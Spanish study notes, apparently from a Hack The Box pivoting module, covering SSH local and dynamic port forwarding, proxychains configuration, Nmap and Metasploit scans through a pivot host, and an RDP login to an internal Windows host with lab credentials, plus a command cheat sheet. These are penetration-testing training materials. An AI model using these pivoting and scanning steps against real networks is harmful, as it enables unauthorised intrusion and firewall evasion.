
```
netstat -antp | grep 1234
```



```
AlejandroGB@htb[/htb]$ netstat -antp | grep 1234
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp      0      0 127.0.0.1:1234          0.0.0.0:*
LISTEN      4034/ssh
tcp6     0      0 ::1:1234              ::*:*
LISTEN      4034/ssh
```

### Confirmación de reenvío de puertos con Nmap

```
nmap -v -sV -p1234 localhost
```




```
AlejandroGB@htb[/htb]$ nmap -v -sV -p1234 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:18 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:18
Scanning localhost (127.0.0.1) [2 ports]
Completed Ping Scan at 12:18, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 12:18
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 1234/tcp on 127.0.0.1
Completed Connect Scan at 12:18, 0.01s elapsed (1 total ports)
Initiating Service scan at 12:18
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 12:18, 0.12s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.01s elapsed
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0080s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
1234/tcp  open  mysql    MySQL 8.0.28-0ubuntu0.20.04.3

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

De manera similar, si queremos reenviar varios puertos desde el servidor Ubuntu a su host local, puede hacerlo incluyendo el local **port:server:port** argumento en su comando ssh. Por ejemplo, el siguiente comando reenvía el puerto **80 del servidor web Apache** al puerto local de su **host de ataque** en **8080**.

### Reenvío de múltiples puertos

```
ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@10.129.202.64
```




```
AlejandroGB@htb[/htb]$ ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@10.129.202.64
```

### Configuración para Pivot

Ahora, si escribe **ifconfig** en el host de Ubuntu, encontrará que este servidor tiene múltiples NIC:

- Uno conectado a nuestro host de ataque (ens192)
- Uno que se comunica con otros hosts dentro de una red diferente (ens224)
- La interfaz de bucle invertido (lo).

### Buscando oportunidades para pivotar usando ifconfig



```
ubuntu@WEB01:~$ ifconfig

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.202.64  netmask 255.255.0.0  broadcast 10.129.255.255
                inet6 dead:beef::250:56ff:feb9:52eb  prefixlen 64  scopeid 0x0<global>
                inet6 fe80::250:56ff:feb9:52eb  prefixlen 64  scopeid 0x20<link>
                    ether 00:50:56:b9:52:eb  txqueuelen 1000  (Ethernet)
                    RX packets 35571  bytes 177919649 (177.9 MB)
                    RX errors 0  dropped 0  overruns 0  frame 0
                    TX packets 10452  bytes 1474767 (1.4 MB)
                    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.5.129  netmask 255.255.254.0  broadcast 172.16.5.255
                inet6 fe80::250:56ff:feb9:a9aa  prefixlen 64  scopeid 0x20<link>
                    ether 00:50:56:b9:a9:aa  txqueuelen 1000  (Ethernet)
                    RX packets 8251  bytes 1125190 (1.1 MB)
                    RX errors 0  dropped 40  overruns 0  frame 0
                    TX packets 1538  bytes 123584 (123.5 KB)
                    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopeid 0x10<host>
                    loop  txqueuelen 1000  (Local Loopback)
                    RX packets 270  bytes 22432 (22.4 KB)
                    RX errors 0  dropped 0  overruns 0  frame 0
                    TX packets 270  bytes 22432 (22.4 KB)
                    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

A diferencia del escenario anterior, donde sabíamos a qué puerto acceder, en nuestro escenario actual, no sabemos qué servicios se encuentran al otro lado de la red. Por lo tanto, podemos escanear rangos más pequeños de IP en la red (**172.16.5.1-200**) o la subred completa (**172.16.5.0/23**). No podemos realizar este escaneo directamente desde nuestro host de ataque porque no tiene rutas a la **172.16.5.0/23** red. Para hacer esto, tendremos que realizar **dynamic port Forwarding** y **pivot** nuestros paquetes de red a través del servidor Ubuntu. Podemos hacer esto iniciando un **SOCKS Listener** en nuestro **local host** (host de ataque personal o Pwnbox) y luego configurando SSH para reenviar ese tráfico a través de SSH a la red (172.16.5.0/23) después de conectarnos al host de destino.

Esto se denomina **SSH Tunneling** o ver **SOCKS proxy**. SOCKS significa **Socket Secure**, un protocolo que ayuda a comunicarse con servidores donde existen restricciones de firewall. A diferencia de la mayoría de los casos en los que iniciaría una conexión para conectarse a un servicio, en el caso de SOCKS, el tráfico inicial lo genera un cliente SOCKS, que se conecta al servidor SOCKS controlado por el usuario que desea acceder a un servicio en el lado del cliente. Una vez que se establece la conexión, el tráfico de red se puede enrutar a través del servidor SOCKS en nombre del cliente conectado.


Esta técnica se utiliza a menudo para eludir las restricciones impuestas por los cortafuegos y permitir que una entidad externa lo evite y acceda a un servicio dentro del entorno protegido por cortafuegos. Otro beneficio de utilizar el proxy SOCKS para pivotar y reenviar datos es que los proxies SOCKS pueden pivotar mediante la creación de una ruta a un servidor externo desde **NAT networks**. Los proxies SOCKS son actualmente de dos tipos: **SOCKS4** y **SOCKS5**. SOCKS4 no proporciona ninguna autenticación ni compatibilidad con UDP, mientras que SOCKS5 sí lo proporciona. Tomemos como ejemplo la siguiente imagen, donde tenemos una red NAT de 172.16.5.0/23, a la que no podemos acceder directamente.



En la imagen anterior, el host de ataque inicia el cliente SSH y solicita al servidor SSH que le permita enviar algunos datos TCP a través del socket SSH. El servidor SSH responde con un acuse de recibo y el cliente SSH comienza a escuchar en **localhost:9050**. Los datos que envíe aquí se transmitirán a toda la red (172.16.5.0/23) a través de SSH. Podemos usar el siguiente comando para realizar este reenvío de puerto dinámico.

### Habilitar el reenvío dinámico de puertos con SSH

```
ssh -D 9050 ubuntu@10.129.202.64
```




A terminal window titled "Reenvío dinámico de puertos con túneles SSH y SOCKS". The command "ssh -D 9050 ubuntu@10.129.202.64" is being typed into the terminal.

El **-D** argumento solicita al servidor SSH que habilite el reenvío de puertos dinámico. Una vez que lo tengamos habilitado, necesitaremos una herramienta que pueda enrutar los paquetes de cualquier herramienta a través del puerto **9050**. Podemos hacer esto usando la herramienta **proxychains**, que es capaz de redirigir conexiones TCP a través de servidores proxy TOR, SOCKS y HTTP/HTTPS y también nos permite encadenar varios servidores proxy. Usando proxychains, también podemos ocultar la dirección IP del host solicitante, ya que el host receptor solo verá la IP del host pivote. Proxychains se usa a menudo para forzar a una aplicación **TCP traffic** a pasar por servidores proxy alojados como **SOCKS4/ SOCKS5, TOR** o **HTTP/ HTTPS**.

Para informar a proxychains que debemos utilizar el puerto 9050, debemos modificar el archivo de configuración de proxychains ubicado en **/etc/proxychains.conf**. Podemos agregar socks4 **127.0.0.1 9050** hasta la última línea si no está ya allí.

### Comprobando /etc/proxychains.conf

```
tail -4 /etc/proxychains.conf
```




A terminal window titled "Reenvío dinámico de puertos con túneles SSH y SOCKS". The command "tail -4 /etc/proxychains.conf" is being run. The output shows the configuration file content:

```
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Ahora, cuando inicie Nmap con proxychains usando el siguiente comando, enrutaría todos los paquetes de Nmap al puerto local 9050, donde está escuchando nuestro cliente SSH, que reenviará todos los paquetes a través de SSH a la red 172.16.5.0/23.

## Uso de Nmap con Proxychains

```
proxychains nmap -v -sn 172.16.5.1-200
```



A terminal window titled "Reenvío dinámico de puertos con túneles SSH y SOCKS" showing the output of a Nmap ping scan. The command run was "proxychains nmap -v -sn 172.16.5.1-200". The output shows the scan starting at 12:30 EST on February 24, 2022, and scanning 10 hosts. It lists three hosts as "OK": 172.16.5.2, 172.16.5.5, and 172.16.5.6. It also shows a warning about RTTVAR and a note about decreasing to 2.0 seconds. The text "<SNIP>" indicates omitted parts of the output.

Esta parte del empaquetado de todos los datos de Nmap mediante proxychains y su reenvío a un servidor remoto se denomina **SOCKS Tunneling**. Otra nota importante que hay que recordar aquí es que solo podemos realizar un control **full TCP connect scan** sobre proxychains. La razón de esto es que proxychains no puede entender paquetes parciales. Si envía paquetes parciales como escaneos de media conexión, devolverá resultados incorrectos. También debemos asegurarnos de que somos conscientes del hecho de que **host-alive** las comprobaciones pueden no funcionar contra los objetivos de Windows porque el firewall de Windows Defender bloquea las solicitudes ICMP (pings tradicionales) de forma predeterminada.

[Un análisis completo de conexión TCP](#) sin ping en un rango completo de red llevará mucho tiempo. Por lo tanto, en este módulo, nos centraremos principalmente en analizar hosts individuales o rangos más pequeños de hosts que sabemos que están activos, que en este caso serán un host de Windows en 172.16.5.19.

Realizaremos un escaneo del sistema remoto usando el siguiente comando.

### Enumeración del destino de Windows mediante Proxchains

```
proxychains nmap -v -Pn -sT 172.16.5.19
```

AlejandroGB@htb:~/htb\$ proxychains nmap -v -Pn -sT 172.16.5.19

```
ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:33 EST
Initiating Parallel DNS resolution of 1 host. at 12:33
Completed Parallel DNS resolution of 1 host. at 12:33, 0.15s elapsed
Initiating Connect Scan at 12:33
Scanning 172.16.5.19 [1000 ports]
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:1720--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:587--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:445-<><>-OK
Discovered open port 445/tcp on 172.16.5.19
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:8080--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:23--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:135-<><>-OK
Discovered open port 135/tcp on 172.16.5.19
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:110--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:21--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:554--timeout
|S-chain|->-127.0.0.1:9050-<><>-1172.16.5.19:25--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:5900--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:1025--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:143--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:199--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:993--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:995--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:3389-<><>-OK
Discovered open port 3389/tcp on 172.16.5.19
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:443--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:80--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:113--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:8888--timeout
|S-chain|->-127.0.0.1:9050-<><>-172.16.5.19:139-<><>-OK
Discovered open port 139/tcp on 172.16.5.19
```

El escaneo de Nmap muestra varios puertos abiertos, uno de los cuales es **RDP port** (3389). De manera similar al escaneo de Nmap, también podemos **msfconsole** realizar escaneos RDP vulnerables a través de proxychains mediante módulos auxiliares de Metasploit. Podemos iniciar msfconsole con proxychains.

### Uso de Metasploit con Proxychains

También podemos abrir Metasploit usando proxychains y enviar todo el tráfico asociado a través del proxy que hayamos establecido.


```
proxychains msfconsole
```



Dependiendo del nivel de acceso que tengamos a este host durante una evaluación, podemos intentar ejecutar un exploit o iniciar sesión con las credenciales recopiladas. Para este módulo, iniciaremos sesión en el host remoto de Windows a través del túnel SOCKS. Esto se puede hacer usando **xfreerdp**. El usuario en nuestro caso es **victor**, y la contraseña es **pass@123**

### Uso de xfreerdp con Proxchains


```
proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```



```
AlejandroGB@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
ProxyChains-3.1 (http://proxychains.sf.net)
[13:02:42:481] [4829:4830] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
```

El comando xfreerdp requerirá que se acepte un certificado RDP antes de establecer la sesión correctamente. Despues de aceptarlo, deberíamos tener una sesión RDP, pivotando a través del servidor Ubuntu.

### Pivote RDP exitoso



```
$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
ProxyChains-3.1 (http://proxychain
[13:38:40:386] [2516:2517] [INFO]
[13:38:40:387] [2516:2517] [INFO]
[13:38:40:387] [2516:2517] [INFO]
[13:38:40:387] [2516:2517] [INFO]
[13:38:41:735] [2516:2517] [INFO]
[13:38:41:838] [2516:2517] [INFO]
te
[13:38:41:839] [2516:2517] [INFO]
|S-chain| ->- 127.0.0.1:9050 -><-
[13:38:41:365] [2516:2517] [WARN]
ion 0
[13:38:41:365] [2516:2517] [WARN]
[13:38:41:388] [2516:2517] [ERROR]
Certificate details for 172.16.5.
    Common Name: DC01.inlanef
    Subject:      CN = DC01.in
    Issuer:       CN = DC01.in
```

## Comandos:

ssh -L 1234:localhost:3306 ubuntu@<IP>	Reenvío de puerto local
netstat -antp   grep 1234	Confirmación del reenvío
nmap -v -sV -p1234 localhost	Confirmación con Nmap
ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@<IP>	Reenvío múltiples puertos
ssh -D 9050 ubuntu@<IP>	Reenvío dinámico de ports
tail -4 /etc/proxychains.conf	Comprobando
proxychains nmap -v -sn <IP>	Nmap con Proxychains
proxychains nmap -v -Pn -sT <IP>	Enumeración Proxychains
proxychains msfconsole	Proxychains con msf
search rdp_scanner	Config de metasploit
proxychains xfreerdp /v: <IP> /u:victor /p:pass@123	xfreerdp con Proxychains


## OTROS EJEMPLOS ADICIONALES

proxychains ftp <IP> 21	FTP con proxychains
proxychains nmap -p- -sT -T5 -v <IP> -Pn -n 2>/dev/null	Nmap con proxychains
Con la siguiente configuración de Burp podremos ver los recursos web de la víctima de la red 2	BurpSuite

The screenshot shows the 'Edit Proxy Proxychains' dialog from Burp Suite. It includes the following fields:

- Title or Description (optional): Socks5
- Proxy Type: SOCKS5
- Color: #66cc66
- Proxy IP address or DNS name: 127.0.0.1
- Port: 1080
- Send DNS through SOCKS5 proxy: On
- Username (optional): username

## BurpSuite conexión con socks5



**Herramientas de Pivoting:** (Ejemplo adicional que no corresponde a este módulo CPTS)

Contexto de ataque de Pivoting en 2 redes:

Un atacante tiene la dirección IP 192.168.0.201, la víctima se encuentra en la misma red 192.168.0.0/24 (1 ip víctima 192.168.0.30) que tiene acceso a la red 172.16.0.0/24 (2 ip víctima 172.16.0.129), se pueden utilizar las siguientes herramientas:

### Chisel:

- Propósito: Chisel es una herramienta que se utiliza para crear un túnel de red entre dos sistemas, lo que permite redirigir tráfico entre ellos de forma segura.
